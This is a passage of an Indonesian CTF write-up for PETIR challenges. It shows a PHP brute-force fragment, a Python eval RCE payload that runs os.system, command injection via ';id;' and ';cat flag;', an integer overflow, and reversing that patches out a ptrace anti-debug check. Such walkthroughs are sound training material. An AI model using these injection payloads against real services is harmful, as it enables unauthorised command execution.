    $result = curl_exec($ch);
    if (curl_errno($ch)) {
        echo 'Error:' . curl_error($ch);
    }
    curl_close($ch);

    return $result;
}

foreach ($array as $key) {
    echo $key." ".brute($key);
}
// UF4w6tuL
?>
```

Sehingga didapatkan hasil **UF4w6tuL**, saat di coba didapatkan

```
lemon@strlemon:~$ php xxx.php
0 <!-- securePassword2 source -> ?debug -->
FLAG: PETIR{been_1000_years_and_it_is_still_not_secure}
```

**Flag: PETIR{been\_1000\_years\_and\_it\_is\_still\_not\_secure}**

## [Binary Exploitation - Tebak Angka(Binex Style)]

### Langkah Penyelesaian:

Diberi sebuah service **nc tebakangka.xarkangels.com 11117** dan file **soal.py** berisi program python untuk menebak angka. Intinya jika tebakan kita sama dengan server, maka server akan melakukan print flag. Namun di soal ini ada celah lain yaitu **Remote Code Execution (RCE)**. Saat mencoba payload `__import__("os").system("id")` server memberi respon sbg berikut

```
lemon@strlemon:~$ nc tebakangka.xarkangels.com 11117
Tebak angka random! : __import__("os").system("id")
uid=1000(input) gid=1000(input) groups=1000(input)
try again next time
```

Karena flag berada di `/home/{user}/flag` langsung saja buka flag

```
lemon@strlemon:~$ nc tebakangka.xarkangels.com 11117
Tebak angka random! : __import__("os").system("cat flag")
PETIR{pY 2.7 inPuT 1s b4d&ez fl4g}
try again next time
```

**Flag: PETIR{pY\_2.7\_inPuT\_1s\_b4d&ez\_fl4g}**

## [Binary Exploitation - ping(?)]

### Langkah Penyelesaian:

Diberikan sebuah service **nc xarkangels.com 11118** yang berfungsi melakukan ping. Di soal ini terdapat celah **Command Injection**. Coba satu per satu dari (<https://github.com/payloadbox/command-injection-payload-list>) dan hasilnya vuln di `;id;`.

```
lemon@strlemon:~$ nc xarkangels.com 11118
Ping your IP!
Input the ip here: ;id;
uid=1000(wping) gid=1000(wping) groups=1000(wping)
```

Karena flag berada di `/home/{user}/flag` langsung saja buka flag dengan command

```
lemon@strlemon:~$ nc xarkangels.com 11118
Ping your IP!
Input the ip here: ;cat flag;
PETIR{C0mm4nD_1nj3ct10n_iZ_r3aL}
```

**Flag: PETIR{C0mm4nD\_1nj3ct10n\_iZ\_r3aL}**

## [Binary Exploitation - math]

### Langkah Penyelesaian:

Diberikan sebuah service (**nc math.xarkangels.com 11115**), math, dan juga source code math.c. Menganalisis math.c terdapat variabel x yang berfungsi menghasilkan angka acak, jika berhasil ditebak kita akan lanjut ke tahap selanjutnya. Karena belum terpanggil, saya mengubah kodenya untuk memanggil variabel x sebelum teks ditampilkan.

```
85     puts("I need your HELP! But before that, I
86     printf("%d Guess My Number: ", x);
87     scanf("%d",&input);
88     if(input==x){
```


Dan coba compile dan dijalankan

```
I need your HELP! But before that, I want you to guess my number just to see if y
ou are worthy enough to help me.
400982915 Guess My Number: 400982915

Well, You are quite good young man. Now, please help me prove something to the wo
rld.
One day, Math professors are saying this rule.
In  $a-b=c$ , where a and b are positive integers. If a is smaller than b, then c WIL
L ALWAYS be Negative.
Well, it might be true if you do the math.
But me as a hacker won't buy that. Help me prove that the theorem was wrong in my
program and I will give you what you want.
You can now input your a: 
```

Lalu, dari deskripsi tersebut  $a-b=c$ , a dan b positif integer. Jika a lebih kecil dari b, maka c akan negatif. Karena input menggunakan integer kita bisa

memanfaatkan nilai maks int untuk melakukan Integer Overflow. Dengan  $a = 2147483649$  dan  $b = 123$ . Langsung coba ke service yang ada didapatkan



```
lemon@strlemon: ~  
File Edit View Search Terminal Help  
lemon@strlemon:~$ nc math.xarkangels.com 11115  
Hello! I've been having a problem with math.  
I need your HELP! But before that, I want you to guess my number just to see if  
you are worthy enough to help me.  
Guess My Number: 400982915  
  
Well, You are quite good young man. Now, please help me prove something to the w  
orld.  
One day, Math professors are saying this rule.  
In  $a-b=c$ , where  $a$  and  $b$  are positive integers. If  $a$  is smaller than  $b$ , then  $c$  WI  
LL ALWAYS be Negative.  
Well, it might be true if you do the math.  
But me as a hacker won't buy that. Help me prove that the theorem was wrong in m  
y program and I will give you what you want.  
You can now input your  $a$ : 2147483649  
You can now input your  $b$ : 123  
Well done, take your present!  
PETIR{y0u_R_g00D_4T_0v3rFl0w1ng_M4tH}  
█
```

```
lemon@strlemon: ~/Downloads  
File Edit View Search Terminal Help  
lemon@strlemon:~$ cd Downloads  
lemon@strlemon:~/Downloads$ ./math  
Hello! I've been having a problem with math.  
I need your HELP! But before that, I want you to guess my number just to see if  
you are worthy enough to help me.  
400982915 Guess My Number: █
```

**Flag: PETIR{y0u\_R\_g00D\_4T\_0v3rFl0w1ng\_M4tH}**

## [Reverse Engineering - keypass-lv0]

### Langkah Penyelesaian:

Diberikan sebuah program. Dilakukan identifikasi terhadap file

keypass-lv0: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=49a0de9533c2cdefbf68cb966e989c7654175454, stripped

Diketahui bahwa ELF Object telah distrip sehingga kita tidak dapat menemukan label untuk kemudahan pencarian nama function pada static analysis. Lalu dilakukan analisa pemanggilan fungsi dan parameter menggunakan ltrace

```
lemon@strlemon:~/Downloads$ ltrace ./keypass-lv0
puts("Password verifcator v 1.3.37"Password verifcator v 1.3.37
)
    = 30
puts("=====")
)
    = 30
printf("Please input the password: ")
    = 27
__isoc99_scanf(0x565355a079e0, 0x7ffc954f67b0, 0, 0Please input the password: a
)
    = 1
fflush(0x7f90f7305a00)
    = 0
strcmp("a", "PETIR{k3y_le4k_fr0m_5trCmp}")
    = 17
puts("Sorry, wrong passw0rd"Sorry, wrong passw0rd
)
    = 22
+++ exited (status 0) +++
```

**Flag: PETIR{k3y\_le4k\_fr0m\_5trCmp}**

## [Reverse Engineering - tr4ceMe]

### Langkah Penyelesaian:

Diberikan sebuah program. Dilakukan identifikasi terhadap file

tr4ceMe: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=5f9ae82f3db1b1bf2bcdda72ed3d08480f5f59b3, stripped

Melakukan analisa terhadap pemanggilan fungsi dan parameter dengan ltrace

```

lemon@strlemon:~/Downloads$ ltrace ./tr4ceMe
puts("I already gave you free flag bel"...I already gave you free flag below thi
s text.
)
    = 46
+++ exited (status 0) +++

```

Lalu dilakukan analisa secara static analysis

```

7ff: 55          push    rbp
800: 48 89 e5     mov     rbp, rsp
803: 48 83 ec 10   sub     rsp, 0x10
807: 89 7d fc     mov     DWORD PTR [rbp-0x4], edi
80a: 48 89 75 f0   mov     QWORD PTR [rbp-0x10], rsi
80e: 48 8d 3d bb 00 00 00 lea     rdi, [rip+0xbb]          # 8d0 <__cxa_finali
ze@plt+0x2b0>
815: e8 d6 fd ff ff call    5f0 <puts@plt>
81a: 83 7d fc 01   cmp     DWORD PTR [rbp-0x4], 0x1
81e: 7e 13        jle     833 <__cxa_finalize@plt+0x213>
820: 48 8b 45 f0   mov     rax, QWORD PTR [rbp-0x10]
824: 48 83 c0 08   add     rax, 0x8
828: 48 8b 00     mov     rax, QWORD PTR [rax]
82b: 48 89 c7     mov     rdi, rax
82e: e8 07 ff ff ff call    73a <__cxa_finalize@plt+0x11a>
833: b8 00 00 00 00 mov     eax, 0x0
838: c9          leave
839: c3          ret

```

Terlihat bahwa args *edi* harus lebih dari 1 (***cmp rdi, QWORD PTR [rbp-0x10]*** ) sehingga harus mempunyai argument setidaknya lebih dari satu.

Lalu mencoba lagi dengan ltrace ./tr4ceMe AA di dapatkan

```

lemon@strlemon:~/Downloads$ ltrace ./tr4ceMe A
puts("I already gave you free flag bel"...I already gave you free flag below thi
s text.
)
    = 46
fprintf(0x7f601ce7ca00, "%s", "PETIR{tr4ce_fl0w_fl4wl3ssly}`\177") = -1
+++ exited (status 0) +++

```

**Flag: PETIR{tr4ce\_fl0w\_fl4wl3ssly}**

## [Reverse Engineering - keypass-lv1]

### Langkah Penyelesaian:

Diberikan sebuah program. Dilakukan identifikasi terhadap file



keypass-lv1: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, for GNU/Linux 3.2.0, BuildID[sha1]=fe810d0a5da43681c3f62a047c34ddca6eb87fd0, stripped

Melakukan analisa pemanggilan fungsi dan parameter

```
lemon@strlemon:~/Downloads$ ltrace ./keypass-lv1
puts("Password Verificator v1.3.38"Password Verificator v1.3.38
)
= 29
puts("=====")
)
= 29
printf("Input the password: ")
= 20
__isoc99_scanf(0x564d6d420aa7, 0x7ffc7d8876f0, 0, 0Input the password: a
) = 1
fflush(0x7f2b43e44a00)
= 0
ptrace(0, 0, 1, 0)
= -1
puts("H4cker detect! fake flag: PETIR{...H4cker detect! fake flag: PETIR{p3t1r_
p4ssw0RD}
)
= 48
+++ exited (status 1) +++
```

Karena fungsi *ptrace* mencegah analisa ltrace dengan menganalisa header process memiliki nested process atau tidak sehingga hanya keluar fake flag. Lalu melakukan analisa secara static analysis pada section .text

```
87a: 55          push    rbp
87b: 48 89 e5     mov     rbp, rsp
87e: 48 83 ec 60   sub     rsp, 0x60
882: 64 48 8b 04 25 28 00  mov     rax, QWORD PTR fs:0x28
889: 00 00
88b: 48 89 45 f8   mov     QWORD PTR [rbp-0x8], rax
88f: 31 c0        xor     eax, eax
891: 48 b8 4f 5a 4b 56 4d  movabs  rax, 0x2f67644d564b5a4f
898: 64 67 2f
89b: 48 ba 6d 40 2b 71 7b  movabs  rdx, 0x2f67407b712b406d
8a2: 40 67 2f
8a5: 48 89 45 b0   mov     QWORD PTR [rbp-0x50], rax
8a9: 48 89 55 b8   mov     QWORD PTR [rbp-0x48], rdx
8ad: 48 b8 4d 40 6b 77 2c  movabs  rax, 0x2b6f402c776b404d
8b4: 40 6f 2b
8b7: 48 ba 6c 6c 68 2f 6d  movabs  rdx, 0x625b6d2f686c6c
8be: 5b 62 00
8c1: 48 89 45 c0   mov     QWORD PTR [rbp-0x40], rax
8c5: 48 89 55 c8   mov     QWORD PTR [rbp-0x38], rdx
8c9: c7 45 ac 00 00 00 00  mov     DWORD PTR [rbp-0x54], 0x0
8d0: 48 8d 3d 81 01 00 00  lea     rdi, [rip+0x181]      # a58
<__cxa_finalize@plt+0x2f8>
8d7: e8 14 fe ff ff  call   6f0 <puts@plt>
8dc: 48 8d 3d 92 01 00 00  lea     rdi, [rip+0x192]      # a75
<__cxa_finalize@plt+0x315>
```

```

8e3: e8 08 fe ff ff      call 6f0 <puts@plt>
8e8: 48 8d 3d a3 01 00 00  lea rdi,[rip+0x1a3]      # a92
<__cxa_finalize@plt+0x332>
8ef: b8 00 00 00 00      mov  eax,0x0
8f4: e8 17 fe ff ff      call 710 <printf@plt>
8f9: 48 8d 45 d0          lea  rax,[rbp-0x30]
8fd: 48 89 c6            mov  rsi,rax
900: 48 8d 3d a0 01 00 00  lea  rdi,[rip+0x1a0]      # aa7
<__cxa_finalize@plt+0x347>
907: b8 00 00 00 00      mov  eax,0x0
90c: e8 3f fe ff ff      call 750 <__isoc99_scanf@plt>
911: 48 8b 05 f8 06 20 00  mov  rax,QWORD PTR [rip+0x2006f8]  #
201010 <stdin@@GLIBC_2.2.5>
918: 48 89 c7            mov  rdi,rax
91b: e8 10 fe ff ff      call 730 <fflush@plt>
920: b9 00 00 00 00      mov  ecx,0x0
925: ba 01 00 00 00      mov  edx,0x1
92a: be 00 00 00 00      mov  esi,0x0
92f: bf 00 00 00 00      mov  edi,0x0
934: b8 00 00 00 00      mov  eax,0x0
939: e8 02 fe ff ff      call 740 <ptrace@plt>
93e: 48 83 f8 ff          cmp  rax,0xffffffffffff
942: 75 13              jne  957 <__cxa_finalize@plt+0x1f7>
944: 48 8d 3d 65 01 00 00  lea  rdi,[rip+0x165]      # ab0
<__cxa_finalize@plt+0x350>
94b: e8 a0 fd ff ff      call 6f0 <puts@plt>
950: b8 01 00 00 00      mov  eax,0x1
955: eb 61              jmp  9b8 <__cxa_finalize@plt+0x258>
957: c7 45 a8 00 00 00 00  mov  DWORD PTR [rbp-0x58],0x0
95e: eb 1c              jmp  97c <__cxa_finalize@plt+0x21c>
960: 8b 45 a8            mov  eax,DWORD PTR [rbp-0x58]
963: 48 98              cdqe
965: 0f b6 44 05 d0      movzx eax,BYTE PTR [rbp+rax*1-0x30]
96a: 83 f0 1f            xor  eax,0x1f
96d: 89 c2              mov  edx,eax
96f: 8b 45 a8            mov  eax,DWORD PTR [rbp-0x58]
972: 48 98              cdqe
974: 88 54 05 d0          mov  BYTE PTR [rbp+rax*1-0x30],dl
978: 83 45 a8 01          add  DWORD PTR [rbp-0x58],0x1
97c: 83 7d a8 1e          cmp  DWORD PTR [rbp-0x58],0x1e
980: 7e de              jle  960 <__cxa_finalize@plt+0x200>
982: 48 8d 55 b0          lea  rdx,[rbp-0x50]
986: 48 8d 45 d0          lea  rax,[rbp-0x30]
98a: 48 89 d6            mov  rsi,rdx
98d: 48 89 c7            mov  rdi,rax
990: e8 8b fd ff ff      call 720 <strcmp@plt>
995: 85 c0              test eax,eax
997: 75 0e              jne  9a7 <__cxa_finalize@plt+0x247>
999: 48 8d 3d 40 01 00 00  lea  rdi,[rip+0x140]      # ae0
<__cxa_finalize@plt+0x380>
9a0: e8 4b fd ff ff      call 6f0 <puts@plt>
9a5: eb 0c              jmp  9b3 <__cxa_finalize@plt+0x253>

```

```

9a7: 48 8d 3d 42 01 00 00    lea   rdi,[rip+0x142]    # af0
<__cxa_finalize@plt+0x390>
9ae: e8 3d fd ff ff         call  6f0 <puts@plt>
9b3: b8 00 00 00 00         mov   eax,0x0
9b8: 48 8b 4d f8            mov   rcx,QWORD PTR [rbp-0x8]
9bc: 64 48 33 0c 25 28 00    xor   rcx,QWORD PTR fs:0x28
9c3: 00 00
9c5: 74 05                 je    9cc <__cxa_finalize@plt+0x26c>
9c7: e8 34 fd ff ff         call  700 <__stack_chk_fail@plt>
9cc: c9                    leave
9cd: c3                    ret

```

Dengan melakukan patching/mengganti instruksi machine operation code ke no operation ( ***nop*** ) sehingga kita tidak perlu menganalisa flag yang di xor

```

36,41c36,65
< 920: b9 00 00 00 00      mov   ecx,0x0
< 925: ba 01 00 00 00      mov   edx,0x1
< 92a: be 00 00 00 00      mov   esi,0x0
< 92f: bf 00 00 00 00      mov   edi,0x0
< 934: b8 00 00 00 00      mov   eax,0x0
< 939: e8 02 fe ff ff      call  740 <ptrace@plt>
---
> 920: 90                nop
> 921: 90                nop
> 922: 90                nop
> 923: 90                nop
> 924: 90                nop
> 925: 90                nop
> 926: 90                nop
> 927: 90                nop
> 928: 90                nop
> 929: 90                nop
> 92a: 90                nop
> 92b: 90                nop
> 92c: 90                nop
> 92d: 90                nop
> 92e: 90                nop
> 92f: 90                nop
> 930: 90                nop
> 931: 90                nop
> 932: 90                nop
> 933: 90                nop
> 934: 90                nop
> 935: 90                nop
> 936: 90                nop
> 937: 90                nop
> 938: 90                nop
> 939: 90                nop

```

```
> 93a: 90      nop
> 93b: 90      nop
> 93c: 90      nop
> 93d: 90      nop
```

Melakukan analisa kembali

```
lemon@strlemon:~$ ltrace ./keypass-lv1-patched
puts("Password Verificator v1.3.38"Password Verificator v1.3.38
)
    = 29
puts("=====")=====
)
    = 29
printf("Input the password: ")
    = 20
__isoc99_scanf(0x55caf5218aa7, 0x7ffd0421a640, 0, 0Input the password: a
)
    = 1
fflush(0x7fbd949eba00)
    = 0
ptrace(0, 0, 1, 0)
    = -1
strcmp("~\037\277\213\242`\037\037\037\037\037\037\037\037\037\037\317\226>\352\
325J\037\037o\230>\352\325J\037", "0ZKVMdg/m@+q{@g/M@kw,@o+llh/m[b") = 47
puts("Wr0ng passw0rd"Wr0ng passw0rd
)
    = 15
+++ exited (status 0) +++
```

Setelah didapat flag yang di xor selanjutnya mencari value xor. Instruksi value xor tersebut bisa dilihat pada line **0x96a** yang berisi **xor eax, 0x1f** . Lakukan xor kembali

```
lemon@strlemon:~$ echo 0ZKVMdg/m@+q{@g/M@kw,@o+llh/m[b > xor
lemon@strlemon:~$ xortool -l 31 -c '\x1f' xor
2 possible key(s) of length 31:
\x15ETIR{x0r_4nd_x0R_th3_p4ssw0rD}
PETIR{x0r_4nd_x0R_th3_p4ssw0rD}
Found 0 plaintexts with 95.0%+ valid characters
See files filename-key.csv, filename-char_used-perc_valid.csv
```

**Flag: PETIR{x0r\_4nd\_x0R\_th3\_p4ssw0rD}**

## [Reverse Engineering - keypass-lv2]

### Langkah Penyelesaian:

Diberikan sebuah program, dilakukan analisa terhadap file

keypass-lv2: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=34bd48f42e20ff2f2d757d6d4f1215f66bf13d6e, stripped

Lalu identifikasi secara static analysis

```
99c: 55                push rbp
99d: 48 89 e5          mov  rbp, rsp
9a0: 53                push rbx
9a1: 48 81 ec 88 00 00 00 sub  rsp, 0x88
9a8: 64 48 8b 04 25 28 00 mov  rax, QWORD PTR fs:0x28
9af: 00 00
9b1: 48 89 45 e8       mov  QWORD PTR [rbp-0x18], rax
9b5: 31 c0            xor  eax, eax
9b7: c7 85 78 ff ff ff 00 mov  DWORD PTR [rbp-0x88], 0x0
9be: 00 00 00
9c1: 48 8d 3d 8c 01 00 00 lea  rdi, [rip+0x18c]      # b54
<__cxa_finalize@plt+0x434>
9c8: e8 f3 fc ff ff    call 6c0 <puts@plt>
9cd: 48 8d 3d 9e 01 00 00 lea  rdi, [rip+0x19e]      # b72
<__cxa_finalize@plt+0x452>
9d4: e8 e7 fc ff ff    call 6c0 <puts@plt>
9d9: 48 8d 3d b0 01 00 00 lea  rdi, [rip+0x1b0]      # b90
<__cxa_finalize@plt+0x470>
9e0: b8 00 00 00 00    mov  eax, 0x0
9e5: e8 06 fd ff ff    call 6f0 <printf@plt>
9ea: 48 8d 45 80       lea  rax, [rbp-0x80]
9ee: 48 89 c6         mov  rsi, rax
9f1: 48 8d 3d b4 01 00 00 lea  rdi, [rip+0x1b4]      # bac
<__cxa_finalize@plt+0x48c>
9f8: b8 00 00 00 00    mov  eax, 0x0
9fd: e8 0e fd ff ff    call 710 <__isoc99_scanf@plt>
a02: 48 8b 05 07 16 20 00 mov  rax, QWORD PTR [rip+0x201607] #
202010 <stdin@@GLIBC_2.2.5>
a09: 48 89 c7         mov  rdi, rax
a0c: e8 ef fc ff ff    call 700 <fflush@plt>
a11: 48 8d 45 80       lea  rax, [rbp-0x80]
a15: 48 89 c7         mov  rdi, rax
a18: e8 53 ff ff ff    call 970 <__cxa_finalize@plt+0x250>
a1d: 85 c0            test eax, eax
a1f: 74 57            je   a78 <__cxa_finalize@plt+0x358>
a21: c7 85 7c ff ff ff 00 mov  DWORD PTR [rbp-0x84], 0x0
```

```

a28: 00 00 00
a2b: eb 2f      jmp  a5c <__cxa_finalize@plt+0x33c>
a2d: 8b 85 7c ff ff ff  mov  eax,DWORD PTR [rbp-0x84]
a33: 48 98      cdqe
a35: 0f b6 44 05 80  movzx eax,BYTE PTR [rbp+rax*1-0x80]
a3a: 0f be d8    movsx ebx,al
a3d: 8b 85 7c ff ff ff  mov  eax,DWORD PTR [rbp-0x84]
a43: 89 c7      mov  edi,eax
a45: e8 53 fe ff ff  call 89d <__cxa_finalize@plt+0x17d>
a4a: 39 c3      cmp  ebx,eax
a4c: 74 07      je   a55 <__cxa_finalize@plt+0x335>
a4e: 83 85 78 ff ff ff 01 add  DWORD PTR [rbp-0x88],0x1
a55: 83 85 7c ff ff ff 01 add  DWORD PTR [rbp-0x84],0x1
a5c: 8b 85 7c ff ff ff  mov  eax,DWORD PTR [rbp-0x84]
a62: 48 63 d8    movsxd rbx,eax
a65: 48 8d 45 80    lea  rax,[rbp-0x80]
a69: 48 89 c7      mov  rdi,rax
a6c: e8 5f fc ff ff  call 6d0 <strlen@plt>
a71: 48 39 c3      cmp  rbx,rax
a74: 72 b7      jb  a2d <__cxa_finalize@plt+0x30d>
a76: eb 07      jmp  a7f <__cxa_finalize@plt+0x35f>
a78: 83 85 78 ff ff ff 01 add  DWORD PTR [rbp-0x88],0x1
a7f: 83 bd 78 ff ff ff 00 cmp  DWORD PTR [rbp-0x88],0x0
a86: 7e 0e      jle  a96 <__cxa_finalize@plt+0x376>
a88: 48 8d 3d 20 01 00 00 lea  rdi,[rip+0x120] # baf
<__cxa_finalize@plt+0x48f>
a8f: e8 2c fc ff ff  call 6c0 <puts@plt>
a94: eb 0c      jmp  aa2 <__cxa_finalize@plt+0x382>
a96: 48 8d 3d 28 01 00 00 lea  rdi,[rip+0x128] # bc5
<__cxa_finalize@plt+0x4a5>
a9d: e8 1e fc ff ff  call 6c0 <puts@plt>
aa2: b8 00 00 00 00 00  mov  eax,0x0
aa7: 48 8b 55 e8      mov  rdx,QWORD PTR [rbp-0x18]
aab: 64 48 33 14 25 28 00 xor  rdx,QWORD PTR fs:0x28
ab2: 00 00
ab4: 74 05      je   abb <__cxa_finalize@plt+0x39b>
ab6: e8 25 fc ff ff  call 6e0 <__stack_chk_fail@plt>
abb: 48 b1 c4 88 00 00 00 add  rsp,0x88
ac2: 5b        pop  rbx
ac3: 5d        pop  rbp
ac4: c3        ret

```

terdapat **cdqe** (convert dword to qword extension - **eax** → **rax**), karena penggunaan machine code ini biasanya dipakai untuk iterasi setiap karakter secara optimal ketimbang directly terhadap address sehingga pada fungsi **main** diatas melakukan iterasi setiap karakter kita input dengan fungsi yang lain.



```

89d: 55                push rbp
89e: 48 89 e5          mov rbp, rsp
8a1: 48 83 ec 70        sub rsp, 0x70
8a5: 89 7d 9c           mov DWORD PTR [rbp-0x64], edi
8a8: 64 48 8b 04 25 28 00 mov rax, QWORD PTR fs:0x28
8af: 00 00
8b1: 48 89 45 f8        mov QWORD PTR [rbp-0x8], rax
8b5: 31 c0             xor eax, eax
8b7: c7 45 a0 05 00 00 00 mov DWORD PTR [rbp-0x60], 0x5
8be: c7 45 a4 11 00 00 00 mov DWORD PTR [rbp-0x5c], 0x11
8c5: c7 45 a8 02 00 00 00 mov DWORD PTR [rbp-0x58], 0x2
8cc: c7 45 ac 0a 00 00 00 mov DWORD PTR [rbp-0x54], 0xa
8d3: c7 45 b0 0c 00 00 00 mov DWORD PTR [rbp-0x50], 0xc
8da: c7 45 b4 03 00 00 00 mov DWORD PTR [rbp-0x4c], 0x3
8e1: c7 45 b8 00 00 00 00 mov DWORD PTR [rbp-0x48], 0x0
8e8: c7 45 bc 0a 00 00 00 mov DWORD PTR [rbp-0x44], 0xa
8ef: c7 45 c0 08 00 00 00 mov DWORD PTR [rbp-0x40], 0x8
8f6: c7 45 c4 0e 00 00 00 mov DWORD PTR [rbp-0x3c], 0xe
8fd: c7 45 c8 04 00 00 00 mov DWORD PTR [rbp-0x38], 0x4
904: c7 45 cc 0f 00 00 00 mov DWORD PTR [rbp-0x34], 0xf
90b: c7 45 d0 07 00 00 00 mov DWORD PTR [rbp-0x30], 0x7
912: c7 45 d4 07 00 00 00 mov DWORD PTR [rbp-0x2c], 0x7
919: c7 45 d8 05 00 00 00 mov DWORD PTR [rbp-0x28], 0x5
920: c7 45 dc 11 00 00 00 mov DWORD PTR [rbp-0x24], 0x11
927: c7 45 e0 0d 00 00 00 mov DWORD PTR [rbp-0x20], 0xd
92e: c7 45 e4 10 00 00 00 mov DWORD PTR [rbp-0x1c], 0x10
935: c7 45 e8 01 00 00 00 mov DWORD PTR [rbp-0x18], 0x1
93c: c7 45 ec 06 00 00 00 mov DWORD PTR [rbp-0x14], 0x6
943: c7 45 f0 09 00 00 00 mov DWORD PTR [rbp-0x10], 0x9
94a: 8b 45 9c           mov eax, DWORD PTR [rbp-0x64]
94d: 48 98             cdqe
94f: 8b 44 85 a0        mov eax, DWORD PTR [rbp+rax*4-0x60]
953: 89 c7             mov edi, eax
955: e8 e0 fe ff ff     call 83a <__cxa_finalize@plt+0x11a>
95a: 48 8b 55 f8        mov rdx, QWORD PTR [rbp-0x8]
95e: 64 48 33 14 25 28 00 xor rdx, QWORD PTR fs:0x28
965: 00 00
967: 74 05             je 96e <__cxa_finalize@plt+0x24e>
969: e8 72 fd ff ff     call 6e0 <__stack_chk_fail@plt>
96e: c9               leave
96f: c3               ret

```

Terdapat fungsi seperti deretan array dengan isi character. Dibanding melakukan analisa manual, bisa melakukan directly offset terhadap fungsi tersebut seperti **array[0]** dengan menggunakan expressions debugger.

Gunakan ***lldb***, karena symbol distrip, lldb akan otomatis memberikan nama ***\_\_lldb\_unamned\_symbol<number>\$\$keypass\_lv2***, karena nama dari binary adalah keypass-lv2 sehingga kita tidak bisa melakukan expressions pada command lldb. Untuk bisa melakukan penggunaan expressions, keypass-lv2 diganti dengan nama keypass\_lv2.

Melakukan breakpoint :

```
breakpoint set --name __lldb_unnamed_symbol7$$keypass_lv2
run
```

Directly Iteration :

```
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(0)
(char) $1 = '1'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(1)
(char) $2 = 'n'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(2)
(char) $3 = 'd'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(3)
(char) $4 = '3'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(4)
(char) $5 = 'X'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(5)
(char) $6 = '_'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(6)
(char) $7 = 'K'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(7)
(char) $8 = '3'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(8)
(char) $9 = 'Y'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(9)
(char) $10 = '_'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(10)
(char) $11 = 'm'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(11)
(char) $12 = '4'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(12)
(char) $13 = 'p'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(13)
(char) $14 = 'p'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(14)
(char) $15 = '1'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(15)
(char) $16 = 'n'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(16)
(char) $17 = '9'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(17)
```



```
(char) $18 = '_'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(18)
(char) $19 = 'f'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(19)
(char) $20 = 't'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(20)
(char) $21 = 'w'
(lldb) expr (char) __lldb_unnamed_symbol5$$keypass_lv2(21)
```

Jika disusun akan menghasilkan **1nd3X\_K3Y\_m4pp1n9\_ftw**

Saat coba diinput menghasilkan key valid.

```
lemon@strlemon:~/Downloads$ ./keypass-lv2
Password verifcator v 1.3.39
=====
Please input the password: 1nd3X_K3Y_m4pp1n9_ftw
